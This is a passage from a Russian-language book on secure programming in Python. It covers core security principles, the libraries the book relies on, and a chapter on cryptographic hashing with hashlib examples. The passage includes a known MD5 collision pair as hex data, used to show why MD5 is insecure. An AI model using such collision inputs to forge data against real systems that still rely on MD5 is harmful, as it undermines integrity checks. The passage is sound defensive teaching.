Каждый основной принцип дополняет друг друга. Поодиночке от них немного толку, но вместе они сила. Приведу пример. Допустим, сервер электронной почты предоставляет проверку подлинности данных, но не проверяет их целостность. Как получатель, благодаря проверке подлинности данных вы можете быть уверены, что отправитель тот, за кого себя выдает. Но вот то, что письмо дошло в первозданном виде, сервис уже не гарантирует. Так себе сервис электронной почты, пожалуй. Нет никакого смысла проверять подлинность отправителя, если нельзя проверить целостность присланного.

Представьте новый классный сетевой протокол. Он гарантирует неразглашение, но не проверку подлинности. Любопытные глазки передаваемое сообщение увидеть не могут (неразглашение), а вот кто получает его на той стороне – уверенным быть нельзя. Так-то и получателем вполне может оказаться кто-то любопытный, а не

предназначенный адресат. Как давно вы последний раз делились сокровенным тет-а-тет неизвестно с кем? Как правило, хочется знать и быть уверенным, кому отправляются секретные сведения.

Таблица 1.1. Основные принципы безопасности

Фундаментальный принцип	Архитектурное решение
Целостность данных	Защищенные сетевые протоколы Система контроля версий Диспетчер пакетов
Проверка подлинности	Проверка личности Проверка подлинности системы
Проверка подлинности данных	Регистрация пользователей Ввод пользователем учетных данных Механизм сброса и восстановления пароля Пользовательские сеансы
Неопровержимость деяния	Посылка данных об операции на сервер Цифровые подписи Доверенные третьи стороны
Предоставление прав	Выдача прав пользователям Выдача прав системам Выдача прав на доступ к файлам и папкам
Неразглашение	Алгоритмы шифрования Защищенные сетевые протоколы

И напоследок, пусть есть онлайн-банк, который умеет предоставлять права, но не умеет проверять подлинность личности. То есть авторизация ему по силам, а вот аутентичностью пользователя он не озабочен. Этот банк позволяет вам распоряжаться вашими деньгами, чужими не получится. Но вы ли это на самом деле, он и не спрашивает. Как же можно выдавать права, не убедившись сначала, кому эти права выдаются? Не стал бы я доверять этому банку деньги. А стали бы вы?

Основные принципы безопасности являются самыми базовыми кирпичиками защищенной системы. Из одного кирпича трудно что-либо построить. Но вот, составляя их в разной последовательности, можно возводить уровни обороны один за одним. Для постройки каждого уровня обороны вместо голых рук следует подобрать инструмент. Какие-то из инструментов уже доступны в Python, какие-то из них доступны в отдельных пакетах.

1.3 Инструменты

Все примеры в данной книге написаны на Python – версии 3.8, если быть точным. Почему на Python? Ну, зачем вам читать книгу, которая быстро бы стала никому не нужной. Да и мне зачем писать такую. А Python – популярный язык и становится только популярнее.

Индекс популярности языков программирования (PopularitY of Programming Language Index – PYPL) составляется на основе данных

Google Trends. По состоянию на середину 2021 года Python занимает первое место с долей рынка 30 % (http://pypl.github.io/PYPL.html). За последние пять лет распространенность Python росла больше, чем у любого другого языка программирования.

Почему же Python настолько востребован? Есть множество ответов на этот вопрос. Многие согласны с двумя причинами. Во-первых, Python – язык программирования, подходящий для новичков. Его несложно учить, на нем легко писать и читать. Во-вторых, платформа вокруг языка переживает взрывной рост. В 2017-м Python Package Index (PyPI) насчитывал сто тысяч пакетов. Всего за два с половиной года это число удвоилось.

Мне не хотелось писать книгу исключительно о безопасности веб-приложений на Python. Поэтому некоторые главы повествуют о криптографии, генерации ключей и взаимодействии с операционной системой. Эти темы объясняются с помощью нескольких модулей Python:

- `hashlib` (https://docs.python.org/3/library/hashlib.html) для криптографического хеширования;
- `secrets` (https://docs.python.org/3/library/secrets.html) для генерации непредсказуемых случайных чисел;
- `hmac` (https://docs.python.org/3/library/hmac.html) для проверки подлинности сообщений по хешам;
- `os` и `subprocess` (https://docs.python.org/3/library/os.html, https://docs.python.org/3/library/subprocess.html) для доступа к возможностям операционной системы.

Некоторые инструменты заслужили свою собственную главу. О некоторых же рассказывается походя, а о каких-то и вовсе мельком. Вот они:

- `argon2-cffi` (https://pypi.org/project/argon2-cffi/) – функция для защиты паролей;
- `cryptography` (https://pypi.org/project/cryptography/) – пакет с распространенными криптографическими функциями;
- `defusedxml` (https://pypi.org/project/defusedxml/) – безопасный способ разбора XML;
- *Gunicorn* (https://gunicorn.org) – веб-сервер, написанный на Python;
- *Pipenv* (https://pypi.org/project/pipenv/) – пакетный менеджер с акцентом на безопасности;
- `requests` (https://pypi.org/project/requests/) – простая в использовании библиотека для отправки HTTP-запросов;
- `requests-oauthlib` (https://pypi.org/project/requests-oauthlib/) – реализация клиента протокола OAuth 2.0.

Большую роль в пространствах для атаки играют публичные веб-серверы. Поэтому в книге так много глав посвящено защите веб-приложений. Перед написанием этих глав мне пришлось задаться знакомым для многих питонистов вопросом: Flask или Django? Оба

фреймворка имеют хорошую репутацию. Главное различие между ними: первый аскетичен, второй же весьма функционален прямо «из коробки». По сравнению друг с другом, Flask предоставляет только самое необходимое, а Django подобен швейцарскому ножу.

Мне, как минималисту, нравится Flask. Увы, его аскетичность распространяется и на функционал обеспечения безопасности. Приложения, написанные на Flask, возлагают большинство уровней обороны на плечи сторонних библиотек.

Django же, наоборот, меньше полагается на сторонний код. В нем много встроенных функций защиты, они включены по умолчанию. В этой книге для демонстрации построения обороны веб-сервисов используется Django. Но и Django не панацея. Вдобавок применяются следующие библиотеки:

- `django-cors-headers` (https://pypi.org/project/django-cors-headers/) – серверная реализация протокола для использования ресурсов между разными источниками;
- `django-csp` (https://pypi.org/project/django-csp/) – серверная реализация политик защиты содержимого;
- *Django OAuth Toolkit* (https://pypi.org/project/django-oauth-toolkit/) – серверная реализация протокола OAuth 2.0;
- `django-registration` (https://pypi.org/project/django-registration/) – библиотека для реализации регистрации пользователей.

На рис. 1.3 изображено взаимодействие перечисленных инструментов. Gunicorn пересылает трафик от пользователя и к нему через TLS. Пользовательский ввод проверяется встроенными в Django валидаторами форм и моделей, а также через объектно-реляционное связывание (object-relational mapping – ORM). Вывод очищается экранированием HTML. `django-cors-headers` и `django-csp` снабжают каждый ответ сервера соответствующими HTTP-заголовками протоколов CORS и CSP. На `hashlib` и `hmac` возложено хеширование. Пакет `cryptography` занимается шифрованием. `requests-oauthlib` взаимодействует с сервером OAuth. И наконец, Pipenv предохраняет от найденных уязвимостей в пакетах.

Это не значит, что надо использовать только упоминаемые фреймворки и библиотеки, а другие не надо. Прошу не брать на свой счет, если ваш любимый фреймворк оказался не у дел. Каждый инструмент в этой книге был выбран по двум критериям.

- *Состоявшийся ли это проект?* Чего уж точно не стоит делать, так это строить карьеру на фреймворке, который зародился буквально вчера. Я также нарочно не рассказываю об инструментах, стоящих на острие прогресса. О них можно и порезаться. Нельзя расценивать инструменты на такой жизненной стадии как безопасные. Именно поэтому все, о чем рассказывается в книге, прошло проверку временем.
- *Популярный ли это проект?* Здесь я задумывался скорее о будущем, чем о настоящем. Прошлое проекта меня не интересовало

вовсе. Если конкретно, то насколько велика вероятность, что этот же инструмент будет использоваться читателями книги в будущем? Но не столько важно, с помощью какого стороннего проекта я демонстрирую техники защиты. Самое важное – понять суть описанной техники.




Рис. 1.3 Набор компонентов Python, создающий стойкую к атакам многоуровневую систему

1.3.1 Меньше слов, больше дела

Эта книга – прямое руководство, а не учебник. Она скорее для действующих программистов, нежели для еще постигающих азы. Я не хочу сказать, что академической стороной компьютерной безопасности можно пренебречь. Она очень важна. Но безопасность и Python – широкие темы. В этой книге дается выжимка всего важного и полезного.

В книге говорится о функциях для хеширования и шифрования. Я не затрагиваю вычисления, которые они производят под капотом. Вы узнаете, как работают эти функции, но не узнаете, как они реализованы. Вы увидите, когда и как их использовать, а когда не стоит.

Наша книга повысит вашу квалификацию как программиста, но не сделает экспертом по безопасности. И ни одна книга не сделает. Не доверяйте рекламным проспектам. Пишите безопасные приложения на Python вместе с этой книгой! Сделайте существующий сервис безопаснее. С уверенностью разворачивайте ваш код на боевом окружении. Но не пишите в вашей LinkedIn, что вы специалист по криптографии.

Итоги

- Каждая атака начинается с точки проникновения. Совокупность точек проникновения системы является пространством для атаки.
- Нетривиальность атак зародила потребность в глубокой обороне. Это архитектурный подход, в котором оборона делится на уровни.
- Большинство уровней обороны действуют по стандартам и проверенным приемам ради совместимости, переиспользования кода и безопасности.
- Стандарты безопасности и проверенные приемы являют собой разные способы применения одних и тех же основных принципов.
- Вместо голых рук стремитесь подбирать инструменты, как то фреймворки и библиотеки. Большинство программистов приходит к этому на своем горьком опыте.
- Эта книга повысит вашу квалификацию, но не сделает из вас эксперта по криптографии.

Часть I

Основы криптографии

Человечество каждый день полагается на хеширование, шифрование и цифровые подписи. Но вся слава обычно достается шифрованию. О нем чаще говорят на выступлениях и лекциях, на него чаще обращают внимание журналисты. Программистам тоже, как правило, любопытнее всего именно оно.

В первой части книги регулярно обращается внимание на то, почему без цифровых подписей и вычисления хешей невозможно обойтись – настолько же, насколько и без шифрования. Последующие части тоже постоянно напоминают об этом. Главы 2–6 полезно прочитать даже в отрыве от всей книги, но они будут хорошим подспорьем в понимании дальнейшего материала.

2 Хеширование

Темы этой главы:

- что такое хеш-функции;
- знакомство с архетипичными персонажами;
- проверка целостности данных с помощью хеширования;
- как выбрать криптографическую хеш-функцию;
- модуль `hashlib` для подсчета криптохешей.

В этой главе рассказывается о том, как применять хеш-функции для проверки целостности данных. Это необходимо для построения любой защищенной системы. Также говорится о том, как различать безопасные и небезопасные хеш-функции. Между делом мы познакомимся с Алисой, Бобом и другими архетипичными персонажами. Их обыкновенно можно увидеть в схемах атаки и защиты приложений. Эта книга не исключение. И в конце следует рассказ о модуле `hashlib`, с помощью которого и будут высчитываться хеши.

2.1 Что такое хеш-функция?

Любой *хеш-функции* можно подать на вход данные и получить на выходе результат. Входные данные хеш-функции называются *сообщением*. Сообщением могут быть любые данные. «Война и мир», кар-

тинка с котиком, пакет Python – все это может служить сообщением. На выходе хеш-функция выдает очень большое число. Это число носит много названий: *хеш*, *хеш-сумма*, *отпечаток*.




Рис. 2.1 Хеш-функция превращает входные данные, то есть сообщение, в хеш

В этой книге оно будет называться *хеш*. Хеш обычно представляет из себя строку из латинских букв и арабских цифр. Хеш-функция превращает набор любых сообщений в набор хешей. Рисунок 2.1 схематично описывает, как эти понятия взаимодействуют между собой.

В нашей книге для обозначения хеш-функций используется воронка. Что хеш-функция, что воронка принимают на вход содержимое неопределенного размера, но размеры результата предопределены. Хеш обозначается отпечатком пальца. Отпечаток уникален для человека, хеш уникален для сообщения, и оба могут быть использованы для опознания.

Хеш-функции отличаются друг от друга. Различия в общем сводятся к их свойствам, о которых рассказано чуть ниже. Чтобы познакомиться с некоторыми свойствами, нам пригодится встроенная в Python функция с говорящим названием `hash`. Она используется в Python для обработки словарей (dictionary) и наборов данных (set). Нам она пригодится в качестве примера.

Встроенная функция `hash` отлично подходит для знакомства с понятиями, так как она весьма незатейливее других хеш-функций, о которых мы поговорим дальше. Этой функции требуется один аргумент, сообщение, и на выходе получается хеш:

```
$ python
>>> message = 'message'  <-- Сообщение, поданное на вход
>>> hash(message)
2010551929503284934      <-- Хеш на выходе
```

Хеш-функциям присущи три основных свойства:

- детерминированное поведение;
- хеши неизменной длины;
- лавинный эффект.

Детерминированное поведение

Любая хеш-функция является *детерминированной*: для одного и того же сообщения на входе функция всегда выдает одинаковый результат. Иначе говоря, хеш-функциям присуща воспроизводимость

полученного результата, он не случаен. Встроенная функция `hash` всегда возвращает один и тот же хеш для любого отдельно взятого сообщения в рамках одного процесса Python. Запустите следующие две строки кода в интерактивной консоли Python. Полученные вами значения хешей будут совпадать друг с другом, но будут отличаться от полученных автором:

```
>>> hash('same message')
1116605938627321843
>>> hash('same message')
1116605938627321843
```

Хеш-функции, которые обсуждаются далее, абсолютно детерминированные. Они выдают один и тот же результат вне зависимости ни от чего.

Хеши неизменной длины

У сообщений произвольная длина, у хешей же для каждой хеш-функции длина строго определена. Если функции не присуще это качество, то она не может считаться хеш-функцией. Длина сообщения не должна влиять на длину хеша. Подача на вход встроенной функции `hash` различных сообщений даст на выходе различные хеши, но каждое значение всегда будет целым числом в заданных пределах.

Лавинный эффект

Когда незначительное изменение сообщения разительно сказывается на получаемом хеше, это означает, что хеш-функции присущ лавинный эффект. В идеальном случае каждый бит хеша зависит от каждого бита входных данных. Если два сообщения различаются хотя бы на бит, тогда в среднем только половина битов хеша должны совпасть. По каждой конкретной хеш-функции судят отдельно, насколько она близка к идеалу.

Взгляните на данный код. Значения хешей как для строки, так и для целого числа имеют заданную длину, но только на хеши от строк действует лавинный эффект.

```
>>> bin(hash('a'))
'0b1001001101100101101100100011100111100111111011101010000111100010'
>>> bin(hash('b'))
'0b1011110111111110110110010100110000001010000011110100010111001110'
>>>
>>> bin(hash(0))
'0b0'
>>> bin(hash(1))
'0b1'
```

Встроенная функция `hash` подходит для образовательных целей, но ее нельзя назвать криптографической хеш-функцией по трем причинам. Следующий раздел рассказывает о них.

2.1.1 Свойства криптографических хеш-функций

Криптографическая хеш-функция должна обладать тремя дополнительными признаками:

- быть вычислительно необратимой;
- иметь слабое сопротивление поиску коллизий;
- иметь сильное сопротивление поиску коллизий.

По-научному это называется *сопротивление поиску прообраза*, *сопротивление поиску второго прообраза*, *стойкость к коллизиям*. Для целей книги эти термины можно не использовать, никакого умысла задеть специалистов в этом нет.

Вычислительно необратимые функции

Все криптографические хеш-функции без исключения обязаны быть *вычислительно необратимыми* (one-way functions). Эта такая функция, результат которой легко вычисляется, но найти аргумент по результату трудно. Иначе говоря, по выходным данным должно быть сложно определить входные. Если злоумышленнику попал в руки хеш, нам нужно, чтобы определить сообщение для этого хеша было очень непросто.

Насколько непросто? Можно сказать, что *недостижимо*. Это означает *очень сложно* – настолько сложно, что взломщику не остается другого способа, кроме метода «грубой силы».

Что подразумевается под «грубой силой»? Любому злоумышленнику, даже не особо смышленому, под силу написать несложный скрипт, чтобы создать очень много сообщений, вычислить хеш от каждого и сравнить этот хеш с имеющимся. Для этого атакующему нужно много времени и вычислительных мощностей: сила есть – ума не надо. Иногда этот метод еще называется *полным перебором*.

Сколько же потребуется времени и мощностей? Сложно сказать, это величина переменная. Если говорить о хеш-функциях, которые будут обсуждаться в дальнейшем, то потребуются миллиарды долларов и миллионы лет. Это то, что специалист по безопасности счел бы недостижимым. Но недостижимым не значит невозможным. Стоит признать, что идеальных хеш-функций не существует, так как все они подвержены перебору «грубой силой».

Недостижимое вполне может стать достижимым. То, что невозможно было подобрать полным перебором лет тридцать назад, может быть успешно подобрано сегодня или в недалеком будущем. Компьютерные комплектующие продолжают дешеветь, вместе с ними дешевеет и применение атаки перебором. Увы, шифры со временем теряют былую стойкость. Это не значит, что любая система рано или поздно будет подвержена взлому. Это значит, что любой системе со временем следует переходить на более стойкие хеш-функции. В этой главе еще будет рассказано, как разумно выбирать хеш-функцию.

Сопротивление поиску коллизий

Все без исключения используемые в криптографии хеш-функции должны обладать *сопротивлением к поиску коллизий*. Что такое коллизия? Несмотря на то что длина хешей разных сообщений одинакова, их значение всегда является различным. Почти всегда. Когда хеш двух разных сообщений оказывается одинаковым, это и называется коллизией. Коллизия – это плохо. Хеш-функции проектируются так, чтобы свести их возникновение к минимуму. Стойкость функции к появлению коллизий – это важный фактор. Некоторые функции справляются лучше, некоторые – хуже.

Если для заданного сообщения найти другое сообщение с таким же хешем недостижимо, то такая хеш-функция обладает *слабым сопротивлением поиску коллизий*. Другими словами, если у взломщика на руках есть входные данные, найти другие данные с таким же хешем ему должно быть недостижимо.

Если недостижимо обнаружить какую бы то ни было коллизию в принципе, то такая хеш-функция обладает *сильным сопротивлением поиску коллизий*. Разница между сильным и слабым сопротивлениями едва заметна. Слабое сопротивление касается нахождения коллизии хеша от известного, предварительно заданного сообщения. Сильное сопротивление касается нахождения коллизий хеша между любыми двумя сообщениями. На рис. 2.2 разница отображена наглядно.

Рис. 2.2 Слабое и сильное сопротивления поиску коллизий

Если функция обладает сильным сопротивлением поиску коллизий, то обладает и слабым. Обратное же неверно. Хеш-функции со слабым сопротивлением поиску коллизий необязательно присуще

сильное сопротивление. Таким образом, реализация сильного сопротивления – весьма непростая задача. Если взломщик либо исследователь находит брешь в криптографической хеш-функции, то именно это свойство она теряет первым. Чуть позже вы увидите живые примеры таких атак.

Вся соль – в слове *недостижимо*. И хотелось бы повстречать хеш-функцию без коллизий, но такой просто-напросто не существует. Смотрите сами: сообщения могут быть любой длины, хеши могут быть только одной. Количество возможных сообщений заведомо превышает количество возможных хешей. *Принцип Дирихлé* в действии.

В этом разделе было рассказано о том, что такое хеш-функция. Теперь перейдем к тому, как с помощью хеширования проверяется целостность данных. Но сперва позвольте познакомить вас с горсткой архетипичных персонажей. В течение книги они часто будут играть роль в пояснительных схемах, начиная как раз с понятия целостности данных.

2.2 Архетипичные персонажи

В схемах и иллюстрациях этой книги можно повстречать пятерых архетипичных персонажей. Вы можете увидеть их на рис. 2.3. Гарантирую вам, с их помощью вам будет куда проще понять материал, а мне – объяснить его. Задачи в этой книге построены вокруг ситуаций, в которых оказываются Алиса и Боб. Если вы читали другие книги о безопасности, то они вам уже должны быть знакомы. Алиса и Боб, как и вы, хотят безопасно создавать данные и обмениваться ими. Иногда к ним будет присоединяться их друг Чарли. Данные в целом будут пересылаться между ними. Алиса, Боб и Чарли – положительные персонажи. Можете представлять себя на их месте.

Рис 2.3 Положительные архетипичные персонажи обозначены нимбом, взломщикам пририсованы рожки

Ева и Мэллори – отрицательные действующие лица. Они атакуют Алису и Боба: пытаются похитить либо подменить данные между ними, а также пытаются выдать себя за них. Ева – пассивный обозрева*т*ель. Из всего пространства для атаки она скорее выберет обмен данными по сети. Мэллори – активная взломщица, она атакует куда

более изощренно. Чаще всего точкой проникновения она выбирает саму систему либо пользователей сервиса.

Запомните их, они вам еще встретятся. У Алисы, Боба и Чарли светятся нимбы. У Евы и Мэллори растут рожки. В следующем разделе Алиса воспользуется хешированием для проверки целостности данных.

2.3 Целостность данных

Целостность данных, иногда *целостность сообщения*, позволяет быть уверенным, что данные не были непреднамеренно изменены. Она дает ответ на вопрос «изменены ли данные?». Допустим, Алиса хранит деловые бумаги в системе документооборота. Сейчас, чтобы отслеживать целостность данных, в системе хранится две копии каждого документа. Чтобы проверить их целостность, они сравниваются побайтово. Если копии разнятся, документ считается искаженным. Алиса недовольна тем, сколько места для хранения потребляет система. Этот сервис уже обходится в копеечку, и чем больше в нем документов, тем дороже стоит его содержать.

Алиса понимает, что стоит перед распространенной проблемой, и находит для нее распространенное решение. Она решает применить криптографическую хеш-функцию. При создании документа система высчитывает и сохраняет его хеш. Чтобы удостовериться в целостности данных, приложение заново высчитывает хеш и сравнивает его с сохраненным ранее значением. Если значения хешей не совпадают, документ считается искаженным.

Рисунок 2.4 пошагово описывает процесс. Фрагмент пазла означает процесс сравнения двух хешей.

Рис. 2.4 Алиса убеждается в целостности данных, сравнивая хеши, а не документы

На этом примере ясно, почему сопротивление поиску коллизий – это важное свойство криптографической хеш-функции. Допустим,

Алиса бы использовала хеш-функцию, допускающую коллизии. Сервис бы просто не смог определить искаженный файл, если бы хеш оригинального и искаженного файла оказался одинаковым.

Этот раздел продемонстрировал важную область применения хеширования для определения целостности данных. В следующем разделе рассказывается о том, как из существующих хеш-функций выбрать подходящую для этой задачи.

2.4 Выбор криптографической хеш-функции

В Python уже встроена поддержка криптографического хеширования. Сторонние фреймворки либо библиотеки для этого не понадобятся. Встроенный модуль `hashlib` предлагает все, что может понадобиться большинству разработчиков для криптографического хеширования. В множестве `algorithms_guaranteed` хранятся все хеш-функции, которые гарантированно поддерживаются на всех платформах. Из этого множества вам и предстоит выбирать. Мало кому требуются функции за пределами данного набора:

```
>>> import hashlib
>>> sorted(hashlib.algorithms_guaranteed)
['blake2b', 'blake2s', 'md5', 'sha1', 'sha224', 'sha256', 'sha384',
'sha3_224', 'sha3_256', 'sha3_384', 'sha3_512', 'sha512', 'shake_128',
'shake_256']
```

Вряд ли вам хоть когда-то повстречаются хеш-функции не из этого списка.

Само собой, настолько широкий выбор может озадачить. И прежде чем выбирать, нужно разделить эти функции на безопасные и небезопасные.

2.4.1 Безопасные хеш-функции

Безопасные хеш-функции из списка `algorithms_guaranteed` принадлежат семействам:

- SHA-2;
- SHA-3;
- BLAKE2.

SHA-2

Семейство хеш-функций SHA-2 было представлено NSA в 2001 году. Оно состоит из функций SHA-224, SHA-256, SHA-384 и SHA-512. Основными функциями являются SHA-256 и SHA-512. Можете не запоминать их названия, пока что нас интересует только SHA-256. Она вам еще не раз встретится на протяжении книги.

Для криптографического хеширования по умолчанию стоит использовать SHA-256. Это очевидный выбор, ведь эта функция уже применяется в любом сервисе. Операционные системы и сетевые протоколы, поверх которых работает приложение, уже полагаются на SHA-256. Выбирать не приходится: пришлось бы серьезно постараться никак не задействовать эту функцию. Она является безопасной, широко поддерживается и используется повсеместно.

В названиях всех функций SHA-2 уже указана длина их хешей. О хеш-функции часто судят по длине ее хеша, и его длина нередко фигурирует в названии. SHA-256, например, выдает хеш длиной, как вы уже догадались, 256 бит. Чем длиннее хеш, тем вероятнее, что он уникален, и тем меньше вероятность коллизии. Чем длиннее, тем лучше.

SHA-3

Семейство хеш-функций SHA-3 состоит из SHA3-224, SHA3-256, SHA3-384, SHA3-512, SHAKE128 и SHAKE256. Семейство SHA-3 безопасно, и оно считается наследником SHA-2. Увы, на момент написания книги оно еще не набрало популярности. Стоит подумать об использовании функции этого семейства, например SHA3-256, если требуется повышенная безопасность. Но не забывайте, что поддержка данного семейства не настолько широкая, как у SHA-2.

BLAKE2

Алгоритм BLAKE2 не настолько популярен, насколько SHA-2 или SHA-3, но у него есть козырь в рукаве. BLAKE2 умело использует возможности современных ЦП, чтобы считать хеши на сверхвысоких скоростях. Именно поэтому BLAKE2 – ваш выбор, если вам требуется подсчитывать хеши для солидного объема данных. Есть две разновидности BLAKE2: BLAKE2b и BLAKE2s. BLAKE2b предназначен для 64-битных платформ. BLAKE2s разработан для платформ от 8 до 32 бит.

Мы познакомились с безопасными хеш-функциями и узнали, как выбирать между ними. Теперь пора узнать в лицо небезопасные, чтобы избегать их.

2.4.2 Небезопасные хеш-функции

Хеш-функции множества `algorithms_guaranteed` пользуются популярностью и отличаются кросс-платформенностью. Но это не значит, что все они безопасны для криптографических целей. Небезопасные хеш-функции оставлены в Python для обеспечения обратной совместимости. Знать о них стоит, потому что они могут повстречаться вам в устаревших системах. Небезопасные функции среди `algorithms_guaranteed` следующие:

- MD5;
- SHA-1.

MD5

MD5 – устаревшая 128-битная хеш-функция родом из начала 90-х. Это самая широко используемая хеш-функция всех времен и народов. Увы, она до сих пор в ходу, несмотря на то что исследователи продемонстрировали коллизии в ней еще в 2004-м. В наше время криптоаналитикам нужно менее часа, чтобы создать коллизию MD5-хешей на домашнем компьютере.

SHA-1

SHA-1 – устаревшая 160-битная хеш-функция, разработанная NSA в середине 90-х. Как и MD5, эта функция была некогда популярна, но она больше не считается безопасной. Google в сотрудничестве с Центром математики и информатики (Centrum Wiskunde & Informatica), научно-исследовательским институтом, расположенным в Нидерландах, сообщили о первых коллизиях в ней в 2017 году. Говоря языком терминов, они лишили эту функцию сильного сопротивления поиску коллизий. Слабое сопротивление по-прежнему в строю.

Многие разработчики знакомы с SHA-1 по системам контроля версий Git и Mercurial. Там хеши SHA-1 используются для проверки целостности коммитов и их идентификации. Линус Торвальдс, создатель Git, в 2007 году на Google Tech Talk сказал: «Применение SHA-1, во всяком случае в Git, не для безопасности вовсе. Это лишь способ наведения порядка».

> **ВНИМАНИЕ!** MD5 либо SHA-1 ни за что не должны использоваться для целей безопасности при создании новых систем. Любой устаревший сервис, использующий эти функции, должен быть переписан с использованием безопасных альтернатив. Эти функции были некогда популярны, но сейчас популярной и безопасной является SHA-256. Устаревшие функции быстрые, но BLAKE2 еще быстрее и безопаснее.

Итак, вспомним, как стоит выбирать криптографическую хеш-функцию.

- Для большинства задач подходит SHA-256.
- Для обеспечения высокой безопасности подходит SHA3-256, но за это придется заплатить не настолько широкой поддержкой.
- Для объемных сообщений подходит BLAKE2.
- Ни за что не используйте MD5 либо SHA1 для целей безопасности.

В этом разделе вы узнали, как выбрать безопасную криптографическую хеш-функцию. Давайте применим эти знания на практике.

2.5 Криптографическое хеширование в Python

Модуль hashlib содержит в себе именованные конструкторы для каждой хеш-функции из `hashlib.algorithms_guaranteed`. Также все хеш-функции доступны через универсальный конструктор `new`. В качестве аргумента он принимает любую строку из `algorithms_guaranteed`. Именованные конструкторы быстрее, чем универсальный, поэтому стоит использовать их. Код ниже показывает, как создать экземпляр SHA-256 с помощью обоих конструкторов:

```
import hashlib

named = hashlib.sha256()
generic = hashlib.new('sha256')
```

Именованный конструктор

Универсальный конструктор

Экземпляру хеш-функции может быть задано сообщение с самого начала. Код ниже изначально помещает сообщение в экземпляр функции SHA-256. В отличие от встроенной функции `hash`, функции модуля `hashlib` требуют, чтобы сообщение было байтовой строкой:

```
>>> from hashlib import sha256
>>>
>>> message = b'message'
>>> hash_function = sha256(message)
```

Независимо от способа создания, любой экземпляр функции имеет идентичный внешний интерфейс (API). Открытые методы экземпляра SHA-256 не отличаются от открытых методов экземпляра MD5. Методы `digest` и `hexdigest` возвращают хеш как байтовую строку в первом случае и как шестнадцатеричный текст во втором:

```
>>> hash_function.digest()
b'\xabS\n\x13\xe4Y\x14\x98+y\xf9\xb7\xe3\xfb\xa9\x94\xcf\xd1\xf3\xfb"\xf7\x
1c\xea\x1a\xfb\xf0+F\x0cm\x1d'
>>>
>>> hash_function.hexdigest()
'ab530a13e45914982b79f9b7e3fba994cfd1f3fb22f71cea1afbf02b460c6d1d'
```

Хеш в виде байтовой строки

Хеш в виде обыкновенной строки

Следующий пример демонстрирует коллизию MD5-хешей. Для этого используется метод `digest`. У обоих сообщений различаются лишь несколько символов (выделены полужирным):

```
>>> from hashlib import md5
>>>
>>> x = bytearray.fromhex(
...
'd131dd02c5e6eec4693d9a0698aff95c2fcab5812712467eab4004583eb8fb7f8955ad340609
f4b30283e488832571415a085125e8f7cdc99fd91dbdf280373c5bd8823e3156348f5bae6da
cd436c919c6dd53e2b487da03fd02396306d248cda0e99f33420f577ee8ce54b67080a80d1e
```

```
c69821bcb6a8839396f9652b6ff72a70')
>>>
>>> y = bytearray.fromhex(
...
'd131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f8955ad340609
f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5bd8823e3156348f5bae6da
cd436c919c6dd53e23487da03fd02396306d248cda0e99f33420f577ee8ce54b67080280d1e
c69821bcb6a8839396f965ab6ff72a70')
>>>
>>> x == y
False
>>>
>>> md5(x).digest() == md5(y).digest()
True
```

Сообщения различаются

Хеши совпадают, коллизия

Хеш сообщения также может быть подсчитан с помощью метода `update`. В примере ниже отмечен его вызов. Это может пригодиться, когда хеш-функцию нужно создать в одном месте, а использовать в другом. От способа передачи сообщения хеш не изменяется:

```
>>> message = b'message'
>>>
>>> hash_function = hashlib.sha256()
>>> hash_function.update(message)
>>>
>>> hash_function.digest() == hashlib.sha256(message).digest()
True
```

Экземпляр создан без сообщения

Сообщение передано через метод update

Хеши совпадают

Сообщение может быть разбито на части. При этом методу `update` можно передавать последующие части одна за одной, и хеш всего сообщения будет пересчитан. При этом переданные данные не копируются, и на них не сохраняется ссылка. Этот прием может пригодиться, когда объемное сообщение не может быть загружено в память разом. Хеши между одинаковыми сообщениями, переданными целиком и по частям, не различаются.

```
>>> from hashlib import sha256
>>>
>>> once = sha256()
>>> once.update(b'message')
>>>
>>> many = sha256()
>>> many.update(b'm')
>>> many.update(b'e')
>>> many.update(b's')
>>> many.update(b's')
>>> many.update(b'a')
>>> many.update(b'g')
>>> many.update(b'e')
>>>
>>> once.digest() == many.digest()
True
```

Хеш-функции изначально передано сообщение

Сообщение передается по частям

Хеши совпадают

Свойство `digest_size` хранит длину хеша в байтах. Напомним, что SHA-256 – это 256-битная хеш-функция, как и гласит имя:

```
>>> hash_function = hashlib.sha256(b'message')
>>> hash_function.digest_size
32
>>> len(hash_function.digest()) * 8
256
```

